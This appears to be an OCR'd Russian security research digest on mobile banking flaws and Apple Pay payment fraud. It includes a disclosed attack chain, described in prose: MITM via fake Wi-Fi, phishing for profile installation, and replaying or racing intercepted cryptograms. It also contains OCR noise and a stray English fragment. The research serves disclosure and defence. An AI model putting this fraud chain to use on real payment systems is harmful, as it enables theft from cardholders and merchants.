
Для серверных частей мобильных приложений по-прежнему остро стоит проблема недостаточной авторизации. Однако доля уязвимых мобильных банков снизилась с 75% до 50% по сравнению с 2016 годом.

Так, например, довольно популярной практикой является создание пользователем короткого ПИН-кода для быстрого доступа к финансовому приложению с мобильного устройства. Однако в случае отсутствия привязки ПИН-кода к устройству злоумышленник может получить несанкционированный доступ к мобильному банку. В одном из проанализированных мобильных приложений значение, передаваемое в паре с ПИН-кодом для упрощенной аутентификации, хранилось на устройстве в открытом виде и было неизменно для учетной записи пользователя. В случае утечки данного значения злоумышленник мог подобрать ПИН-код и получить доступ к личному кабинету жертвы со своего мобильного телефона.

Недостатки реализации двухфакторной аутентификации в 2017 году также встречались реже — в четверти серверных частей мобильных приложений (вместо каждой второй в 2016-м).

В 13% мобильных приложений встретилась уязвимость «Выполнение произвольного кода». Эта уязвимость была характерна для серверных частей приложений. **Ее эксплуатация позволяет злоумышленнику получить полный контроль над сервером,** выполнять произвольный код в системе, читать, удалять или изменять файлы на сервере, проводить атаки с целью повышения привилегий в ОС или отказа в обслуживании сервера. Подобные действия нарушителя могут привести к существенным репутационным и финансовым потерям банка.


В половине мобильных банков (52%) выявленные уязвимости позволяли злоумышленникам расшифровать, перехватить, подобрать учетные данные для доступа в мобильное приложение или же и вовсе обойти процесс аутентификации, в результате чего получить доступ к мобильному банку от лица легитимного пользователя и возможность совершать различные операции.



Возможные последствия атак на мобильные банки (доля уязвимых приложений)

Реализация атак на мобильные банки в 2017 году могла нанести серьезный ущерб как самим банкам, так и их клиентам, поскольку большинство этих атак связаны:

- с выполнением действий от лица легитимного пользователя,
- с доступом к банковским сведениям клиентов,
- с проведением мошеннических операций.



Были выявлены сценарии, когда злоумышленник, обладающий физическим доступом к устройству пользователя с root-доступом или включенным режимом отладки, может получить доступ к исходящим сообщениям, идентификатору и паролю пользователя и контроль над мобильным банком.

В 44% проанализированных мобильных банков выявленные недостатки позволяли киберпреступникам перехватить доступ к банковской информации клиентов. Так, в одном из мобильных приложений вследствие недостатков авторизации на сервере злоумышленник мог получить такие данные, как имя, фамилия, денежный баланс, информация по вкладам, кредитам. Это не только может привести к репутационным потерям банка, подобная информация может быть использована в дальнейшем для атаки на клиентов.

Выводы

2017 год подарил надежду, что когда-нибудь финансовые приложения станут безопасными. Мы наблюдали существенное повышение уровня защищенности анализируемых систем ДБО — как онлайн-банков, так и мобильных приложений. Однако текущие недостатки все равно несут серьезные угрозы для банков и их клиентов. Клиенты в первую очередь рискуют своими личными данными и банковской информацией, а банки — денежными средствами.

Как показывают многолетние исследования, главные проблемы в защите онлайн- и мобильных банков связаны с уязвимостями кода приложений. Для того чтобы избежать большинства уязвимостей, банкам следует уделять больше внимания вопросам безопасности как на этапе проектирования приложений и разработки технических заданий для программистов, так и на стадии разработки. Необходимо своевременно учесть все нюансы, связанные с реализацией механизмов защиты, придерживаться практик безопасного программирования SSDLC и, конечно, уделять пристальное внимание тестированию самих приложений и их механизмов защиты.

Сегодня практически все банки регулярно (не реже одного раза в год) проводят анализ защищенности приложений. Но не стоит забывать и про анализ исходного кода, особенно если приложение построено на базе готового вендорского решения: в нем могут не учитываться отдельные особенности системы и из-за этого возникать уязвимости.

Также стоит отметить, что существенную роль в обеспечении безопасности банковских систем играет не столько выявление уязвимостей, сколько принятие своевременных мер по их нейтрализации. Поэтому после устранения всех выявленных уязвимостей рекомендуется проводить проверку эффективности принятых мер. Исправление уязвимостей может занять продолжительное время и для того, чтобы защититься от кибератак в адрес онлайн-банков и серверных частей мобильных банков, пока разработчики вносят изменения в финансовые приложения, рекомендуется использовать систему превентивного контроля (web application firewall).


Подробнее с исследованием можно ознакомиться на нашем сайте.

Будущее бескарточного мошенничества

Тимур Юнусов

Начиная с 2016 года самым популярным вопросом ко мне как к эксперту по безопасности банковских систем был вопрос о безопасности бесконтактных платежей. Сначала меня спрашивали о PayPass и payWave[1], затем — об Apple Pay, Samsung Pay и Android Pay. Готовых ответов у меня не было, и я решил изучить, что пишут об этом в интернетах. Самыми популярными на тот момент были статьи, описывающие Apple Pay как «самую защищенную технологию», в том числе и от самостоятельного взлома (jailbreak).

И единственная проблема, связанная с карточным мошенничеством, возникала в ситуации, когда уже украденные карты использовались в Apple Pay для совершения платежей мошенниками.



Как же так? Ведь сам постулат о хорошей защищенности Apple Pay, особенно на устройствах, подвергшихся jailbreak, абсурден: киберпреступник всегда может перехватить номер карты в момент ее добавления на устройство. «Это явно тема для исследования», — подумал я. Практически одновременно с этим вышло исследование[2] об атаках на токены (специальный цифровой код, подобранный

Apple Pay less safe when jailbroken" while explaining how the **answer to this question is no.** The answer that is backed by explanation comes as a relief for users who have entered


случайным образом) Samsung Pay, так что я решил сконцентрироваться на Apple Pay. Кстати, между Apple Pay и Samsung Pay есть существенная разница: Samsung Pay не дает пользователям работать на рутованных (root — аналог jailbreak, только для Android) устройствах, что несколько ограничивает возможности атакующего. Логично, что исследования в области безопасности приложений, в которых используется Apple Pay, привели меня и к изучению Apple Pay JS[3], а вот результат оказался неожиданным. Даже для меня...

Теория

Возможность использовать Apple Pay на сайтах и в приложениях появилась в iOS 10. С точки зрения пользователя все работает почти точно так же, как и при оплате в магазинах: при нажатии кнопки «Оплатить с Apple Pay» появляется т. н. payment sheet с деталями платежа: что и как пользователь оплачивает, куда доставлять товар (если это применимо, как в случае с интернет-магазинами), адрес плательщика и т. д. Пользователю остается лишь подтвердить операцию с помощью отпечатка пальца (Touch ID) или PIN-кода (после несколько раз не принятого Touch ID). Далее данные шифруются (подписываются) с помощью криптоключей покупателя на Secure Element телефона (микропроцессор, схожий с тем, что используется в пластиковых картах и отвечает за безопасное хранение и выполнение платежных операций) и криптоключей магазина (т. н. merchant) на серверах Apple.


Далее на сервер merchant или сразу в платежный шлюз (Payment Gateway) посылается зашифрованная информация о сумме, виртуальной карте Apple Pay (токен), идентификатор платежа, а также onlinePaymentCryptogram — аналог подписи с помощью 3D-Secure. Так как эти данные являются аналогом представления кода 3D-Secure, то и совершить платеж по ним можно только один раз. Кроме того, Apple заботится о противодействии Replay Attacks.

1 goo.gl/HJF28b (ntv.ru)
2 goo.gl/DSAas3 (blackhat.com)
3 developer.apple.com/documentation/applepayjs



Payment sheet

e. Inspect the CMS signing time of the signature, as defined by section 11.3 of RFC 5652. If the time signature and the transaction time differ by more than a few minutes, it's possible that the token is a replay attack.



Key	Value
applicationPrimaryAccountNumber	string
applicationExpirationDate	date as a string
currencyCode	string
transactionAmount	number
cardholderName	string
deviceManufacturerIdentifier	string
paymentDataType	string
paymentData	payment data dictionary

Подробное описание криптограмм и рекомендации Apple[4]

72

Практика. Часть первая. Телевизор по цене чайника

72

Внимательное изучение платежного процесса на разных сайтах и приложениях, использующих Apple Pay, выявило, что:

72

- адрес доставки и платежный адрес никак не проверяются на целостность;
- при подделке суммы с помощью атаки типа Man in the middle (MITM) (атака «человек посередине», или атака посредника) при вызове payment sheet часть платежных шлюзов снимает сумму, отправляемую самим магазином (актуальную стоимость услуг), а часть — сумму, отображенную и подписанную клиентом (хранящуюся в cryptogram);


72

- один платеж можно повторить несколько раз, воспользовавшись (flaw) Race Condition — недостатком системы, в результате которого одна транзакция может быть проведена несколько раз, что приведет к неоднократному снятию денег.


72

Overview	Request	Response	Summary	Chart	Notes
sessionID	15864635ef1575e59997e132efca4642b9514ae857c1a75abaec96c4baa43e69				
token	{"paymentData":{"data":"BrB2WLyZr35+DTGrJjNvWlzssgE+tD6Od9HeJoF02SzlG				
shippingContact	{"locality":"Sherburn","country":"United States","postalCode":"56171","admini				
billingContact	{"locality":"Sherburn","country":"United States","postalCode":"56171","admini				

Адрес доставки из payment sheet, передающийся без каких-либо проверок



Подделка суммы операции с помощью атаки «человек посередине»




Использование Race Condition для заказа товара несколько раз по адресу, отличающемуся от оригинального

Данный недостаток, имеющийся, например, в платежном процессе интернет-магазина, позволит злоумышленнику, перехватившему криптограмму, использовать ее при оплате условного чайника стоимостью 10 $, который должен быть доставлен по адресу A, для оплаты условного телевизора стоимостью 100 $, который будет доставлен по адресу B.

Практика. Часть вторая. Два счетчика!

Такси. Их стало так много, что в памяти смартфона уже и места не остается. И почти у любого онлайн-сервиса по заказу такси есть безналичная оплата. Большинство таких приложений не рассчитывает конечную сумму платежа на момент заказа, и при этом множество приложений поддерживают Apple Pay — не очень-то логично, правда? В реальности же все оказывается просто: клиент подтверждает операцию на минимальную сумму (которая также может быть снята и в случае слишком поздней отмены такси) или на т. н. Pending Amount — режим, который явно указывает клиенту, что сумма к оплате будет рассчитана позже. Я решил протестировать приложение Uber, подключенного к Apple Pay. К несчастью для клиентов (и к огромной радости гипотетического злоумышленника), это приложение не защищает свои SSL-соединения с помощью SSL Pinning[5] (требующего использования сертификата конкретного сайта, который заложен в саму логику приложения), так что доступ к SSL-трафику я получил быстро.



Пример перехваченного запроса и ответа об успешном заказе такси

Но самым удивительным оказалось то, что перехваченная криптограмма позволяла заказать такси простым повтором этого же самого запроса. Я даже решил было, что просто отменил операцию, не оплатив, или что использовал одну и ту же учетную запись. Поэтому пришлось провести эксперимент еще раз и в более реальных условиях — пару раз проехаться по городу на такси до ближайшего супермаркета уже под другой своей учетной записью, к которой Apple Pay даже не был подключен. В итоге оказалось, что я не ошибся — перехваченную криптограмму можно использовать:

- произвольное число раз (перехватив ее с одного телефона единожды, мне за день удалось заказать такси трижды с другого телефона и трижды провести платеж по этой криптограмме, а раз удалось мне, то и у злоумышленника есть такая же возможность);
- с любой учетной записи (разумеется, ни одно из приложений не привязывает cryptogram к сессии пользователя, это уже был бы перебор), что дает возможность злоумышленнику воспользоваться криптограммой со своей учетной записи;
- для оплаты на произвольные суммы (это тоже функциональность by design — никто же не знает, на сколько ты наездишь в своем такси по пробкам).

Замечу, что об этих неприятных нюансах работы приложения, конечно же, была извещена команда Bug Bounty компании Uber[6], которая не посчитала необходимым признавать наличие какой-либо проблемы, помимо отсутствия в приложении SSL Pinning для защиты от перехвата.

lindsey-uber closed the report and changed the status to Informative. Jul 26th (14 days ago)

Hi @

From our understanding of Apple Pay documentation, it looks like the only responsibility of the party accepting Apple Pay payment (in this case, Uber) is to forward the information submitted by the user to the necessary entities, and not to verify any of the information provided. That would mean that it's Apple's responsibility to verify that a token has not been used before, not Uber's. As such, we'll be closing this out as `Informative` but appreciate you taking the time to submit this to our program!

Cheers,
Lindsey

posted a comment. Jul 26th (14 days ago)

Ok, thank you. May I disclose this information in public then?

posted a comment. Jul 30th (10 days ago)

And, first of all, Apple says to merchant "To decrypt the encrypted payment data, do the following:
Verify the signature as follows: ***
If the time signature and the transaction time differ by more than a few minutes, it's possible that the token is a replay attack.", basically, that means that everybody, who can decrypt token, should check against replay attacks.

Реакция компании Uber

Кстати, похожий набор уязвимостей содержался в приложении оператора такси Lyft под iOS с функцией Apple Pay:

- отсутствие SSL Pinning для защиты от перехвата данных;
- повторная атака на токен Apple Pay (в течение 20 минут).

И никакой реакции от команды Lyft! А вот отписка из отдела безопасности компании Stripe — разработчика решений для обработки электронных платежей (сейчас приложение присылает токен прямо на платежный шлюз с клиентского девайса):

Hi Timur,

Thanks for the report - we're investigating and will get back to you soon.

Could you provide more details on the proposed attack? I believe these tokens are communicated over TLS so I'd be keen to find out if you think this attack requires any MITM, or whether snooping on nearby devices would be feasible.

Hi Timur,

Thanks very much for the additional details. Replies inline below:


> 1. I was charged twice via using exactly the same token:

The two requests you show are tokenizing Apple Pay cards, not creating charges on Stripe. The Lyft app does not and cannot create charges without sending a request to the Lyft backend server. With Stripe creating a card token does not create a charge nor transfer money. Indeed, when I look up the tokens in our system, neither card has been charged by Stripe. The split between tokenization and charges is fundamental to the Stripe API.

> 2. Delay between those operations are 20mins (as you can see on the Date header from server), so I used one cryptogram twice during long time period, as I explained in the beginning (you can find screenshot from Apple Pay history in the attachment).

Neither cryptogram has been used or even sent to the card network—they have both been tokenized with Stripe, not charged.

Что ж, с меня дважды списали одинаковую сумму, и обе операции прошли. Без комментариев…



Реальная атака


Согласитесь, атаковать свой собственный телефон и свою собственную карту не так интересно. Что нужно сделать, чтобы иметь возможность похитить и использовать чужую криптограмму? Самое главное — иметь возможность перехватить запрос от клиента к серверу Uber. Для этого атакующий должен иметь возможность подключиться к той же публичной сети Wi-Fi, что и жертва, и иметь возможность провести MITM-атаку. Другой вариант — использовать поддельную точку доступа (Wi-Fi), например совместно с MANA toolkit[7]. А далее нужно вынудить пользователя установить хакерский профиль, для чего невнимательному пользователю «подставляются» всевозможные фишинговые страницы.

Фишинговая страница для установки профиля

Злоумышленнику необходимо заблокировать входящий трафик от серверов Apple для того, чтобы клиент не получил оповещение о совершенной мошеннической операции и не заблокировал карту. Однако это сработает только в том случае, если к карте не подключены CMC-оповещения об операциях, иначе жертва сразу же получит оповещение о совершенном в Apple Pay платеже. К слову, компания Apple понимает необходимость защиты от установки произвольных профилей, поэтому начиная с iOS 10.3 жертву еще придется вынудить явно задать права этому профилю на доступ к SSL-трафику[8].

Также для распространения профилей может использоваться недавно обнаруженная уязвимость[9] в чипах iOS (которая уже исправлена в iOS 10.3.3).

4 goo.gl/odFqYt (developer.apple.com)
5 goo.gl/ERLKpV (owasp.org)
6 hackerone.com/uber
7 github.com/sensepost/mana
8 support.apple.com/en-us/HT204477
9 goo.gl/sVR1bS (theguardian.com)



Послесловие

И все бы было ничего, если бы наша история могла свестись к одному частному случаю одного отдельно взятого приложения. На деле же после проверки десятка случайных приложений и использующих Apple Pay сайтов частный случай обернулся общей закономерностью. Шесть из 10 исследованных приложений не сверяли актуальную сумму с суммой, подписанной клиентом (причем это касается покупок в интернет-магазинах — уж здесь-то сумма с учетом доставки известна заранее и измениться ну никак не может!); четыре оставшихся либо не давали возможность манипулировать суммой вовсе, либо снимали сумму, реально подписанную клиентом (например, 0,01 $). Это означает, что в шести случаях из десяти, получив доступ к трафику клиента, злоумышленник может использовать перехваченные данные об оплате для оплаты своего собственного заказа на произвольную сумму. Единственное, что ему придется сделать — перехватить и сбросить оригинальный запрос на покупку. В четырех приложениях из этих шести даже не возникнет трудностей: они уязвимы к Race Condition или к Replay Attack. В первом случае злоумышленнику необходимо отправить запрос с криптограммой для оплаты своего собственного заказа в очень малый промежуток времени вместе с оригинальным заказом жертвы (речь идет о миллисекундах, делать это необходимо с помощью конкурентных HTTP-запросов), во втором — никакого ограничения на время совершения повторного заказа нет.

74
74
74
74
74

Статистика проверенных приложений[10]

Web/App	Amount tampering	Race condition	Replay
Application 1	+	+	+
Web Store 2	+	+	+
Application 3	+	+	+
Web Store 4	+	+	–
Web Store 5	+	–	–
Web Store 6	+	–	–
Application 7	–	–	–
Application 8	–	–	–
Application 9	–	–	–
Application 10	–	–	–

И стоит еще раз отметить, что адрес доставки товара никак не проверяется на подделку. То есть перехваченную у жертвы криптограмму можно использовать для оплаты произвольного товара, который будет доставлен на совершенно чужой адрес. Что уж говорить о безналичной оплате такси, интернет-услуг и т. п.

Конечно же, клиент достаточно быстро получит оповещение о лишней операции, которую он не проводил, и сможет ее опротестовать (кстати, в случае самостоятельной установки хакерского профиля виноват будет сам клиент). Однако тут есть нюансы. Во-первых, в случае Replay Attack злоумышленник может провести оплату в «неудобное» время (ночью или когда телефон жертвы отключен) или временно отключить оповещения Apple Pay о совершенных операциях. А во-вторых, в случае с виртуальной услугой злоумышленник уже ее получит и платить за нее все равно кому-то придется (и это явно будет не атакующий). При этом данная проблема была подтверждена у четырех разных карт четырех разных банков (ведь один и тот же Transaction ID может быть подозрительным для системы банковского антифрода и операция может быть отменена на стороне банка-эмитента). Подобная атака уже известна в мире платежных карт[11], только цель ее была обратной — вынудить магазин продать тебе товар на 100 $, заплатив всего 10 $. Но алгоритм остался примерно таким же — подмена суммы операции в процессе межбанковского взаимодействия.

Apple в данной ситуации и вправду ни при чем: они предоставили участникам процесса платформу, выдали рекомендации по безопасности.

Теперь в случае широкого распространения мошеннических действий (а если количество клиентов и магазинов, использующих Apple Pay в приложениях, увеличится, этого не избежать) кто-то за них должен будет заплатить:

- клиент, чьи данные были скомпрометированы с помощью методик социальной инженерии;
- продавец или платежный шлюз, которые не проверяют поступающие данные на возможные Replay Attack и Race Condition или подмену суммы операции;
- банк-эмитент, который допустил снятие денег по одному и тому же Transaction ID.

Рекомендации участникам платежного процесса

Мы настоятельно рекомендуем всем участникам платежного процесса (магазин, платежный шлюз, банк — эмитент карты, поддерживающей Apple Pay) обязательно обеспечивать атомарность и целостность транзакций: сверять данные от клиента с данными внутри подписанной криптограммы (время, сумму операции, идентификатор транзакции и т. д.). Клиентам, использующим Apple Pay, рекомендуется не проводить операции, используя публичный Wi-Fi, не использовать технологию Apple Pay на телефонах, подвергшихся jailbreak. Правильно будет установить лимиты на используемые банковские карты и обязательное подключить СМС-оповещения о совершенных операциях. Тогда каждый останется при своих!

10 goo.gl/UC8Aj8 (blackhat.com)

11 goo.gl/jHKXwM (yassineaboukir.com)

Защита банкоматов: сложности применения продуктов application control

Тимур Юнусов, Ярослав Бабин

В последние несколько лет в сфере информационной безопасности сформировался новый класс инструментов защиты операционных систем — application control. Необходимость в узкоспециализированных средствах есть в ситуациях, когда обнаружить зловредное ПО не удается с помощью поведенческого и сигнатурного анализа или когда система не имеет доступа в интернет для скачивания обновлений антивируса.

Теоретически инструменты application control можно заменить локальными политиками безопасности ОС, но софт этого класса помогает более гибко управлять политиками черных и белых списков. На этот раз речь пойдет о том, как применять такие средства защиты для обеспечения безопасности банкоматов.

Что конкретно делают инструменты application control

